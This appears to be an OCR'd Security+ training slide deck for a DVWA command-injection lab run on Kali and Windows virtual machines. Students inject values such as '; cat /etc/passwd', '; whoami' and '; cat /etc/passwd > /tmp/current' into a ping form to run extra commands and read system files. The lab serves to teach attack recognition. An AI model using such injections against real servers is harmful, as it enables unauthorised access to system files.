Cybersecurity 701

Command Injection

Objectives Covered


- Security+ Objectives (SY0-701)
  - Objective 2.4 - Given a scenario, analyze indicators of malicious activity.
    - Web-based
      - Injection

Command Injection Lab

- In this lab, DVWA will be used to test out command injections and explore available files on the operating system.
- Materials needed
  - Kali Linux Virtual Machine
  - Windows 7 Virtual Machine
- Software Tools used
  - XAMPP

What is Command Injection

- Command Injection is the process to testing either different strings of code or commands on the server a website is hosted on.
- For this lab, we will be using the command injection app on the DVWA website.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Command Injection Lab Overview

1. Set up Environments
2. Access DVWA
3. Ping the Linux VM
4. Read files located on the Linux VM
5. Test limitations of DVWA’s command injection

Set up Environments


- Log into your range
- Open the Kali Linux and Windows 7 Environments
  - You should be on your Kali Linux Desktop
  - You should also be on your Windows 7 Desktop

Find the IP Address (Kali Machine)

- You will need the IP address of the Kali machine
- Open the Terminal
- In the Linux VM, open the Terminal and type the following command:

```
hostname -I
```

- This will display the IP Address
  - Write down the Kali VM IP address




```
┌──(kali@10.15.71.143)-[~]
└─$ hostname -I
10.15.71.143
```

The IP Address

Start-up DVWA

- Start up the web servers (on the Kali machine)
  - If you used the DVWA Setup Lab, use the following command to start XAMPP (then start/restart all the servers):

    `sudo /opt/lampp/xampp start`




```
┌──(kali@10.15.126.183)-[~]
└─$ sudo /opt/lampp/xampp start
Starting XAMPP for Linux 8.0.9-0...
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
```

- On the Windows Machine, go to the DVWA webpage

  `http://<Kali-IP-Address>/dvwa`


- Login credentials are **admin/password**




Username
admin
Password
••••••••

Log into DVWA

- Login using the following credentials
  - Username: “admin”
  - Password: “password”
- Click on the “DVWA Security” option
- Change the Security Level to Low
- Select Submit
  - This lowers the DVWA security to the lowest setting



DVWA Security option


exploitation, similar in vari


4. Impossible - This level sho source code to the secure Prior to DVWA v1.9, this l

Low ▾ Submit

Set to Low

Ping the device

- Click on the Command Injection tab
- On the app’s input line, type in the IP Address of the host device
  - This will send a ping to the server hosting DVWA and return the following information.



Ping a device

Enter an IP address: 10.15.71.143 Submit

```
PING 10.15.71.143 (10.15.71.143) 56(84) bytes of data.
64 bytes from 10.15.71.143: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 10.15.71.143: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 10.15.71.143: icmp_seq=3 ttl=64 time=0.040 ms
64 bytes from 10.15.71.143: icmp_seq=4 ttl=64 time=0.036 ms

--- 10.15.71.143 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.016/0.035/0.049/0.012 ms
```

Checking system information

- While testing out different commands, it can help to know more information about the system you are working on.
- Enter the commands:
  - `#.#.#.# ; hostname`
  - `#.#.#.# ; whoami`
- These commands will display the OS of the device and user that you are logged in as

**using the | key can replace typing out the IP every command such as:*

```
| pwd
```

Testing out commands

- Through command injection you can test different Linux commands to view and manipulate information.
- Type in the following command

```
#.#.#.# ; cat /etc/passwd
```

- Reading the information shown under the input line, what is being displayed?
- Are you able to display other files?
- Are there any files you are unable to access?

Recreating file

- In the input line type the following command to view the files in the tmp directory:
  - `; ls -a /tmp`
  - Keep note of which files are currently visible
- You viewed the **`passwd`** file earlier, now it’s time to copy it
- Type in the following command:
  - `; cat /etc/passwd > /tmp/current`
- You can now reenter the first command:
  - `; ls -a /tmp`
  - You should notice a change in the files available in this directory
  - Typing the command `; cat /tmp/current` should give you the same results from earlier showing that they are the same files.

Adding to a file

- The file just created is in a folder that can be manipulated.
- Type the following command and then view the file:
  - `; date >> /tmp/current`
  - `; cat /tmp/current`
  - You can also enter multiple commands on the same line using ‘&’
  - ie. `; command & command`
- After running these commands, you will should see the date appear at the bottom of the file.

Continuing with DVWA

- You can continue to test out different commands on the DVWA site. There will be limitations due to the way the files are set up and the logged in user’s admin level.
- Test out different combinations of commands such as:
  - Reading different types of files
  - Using `cd` to move through files and display how each command reacts when using multiple commands together.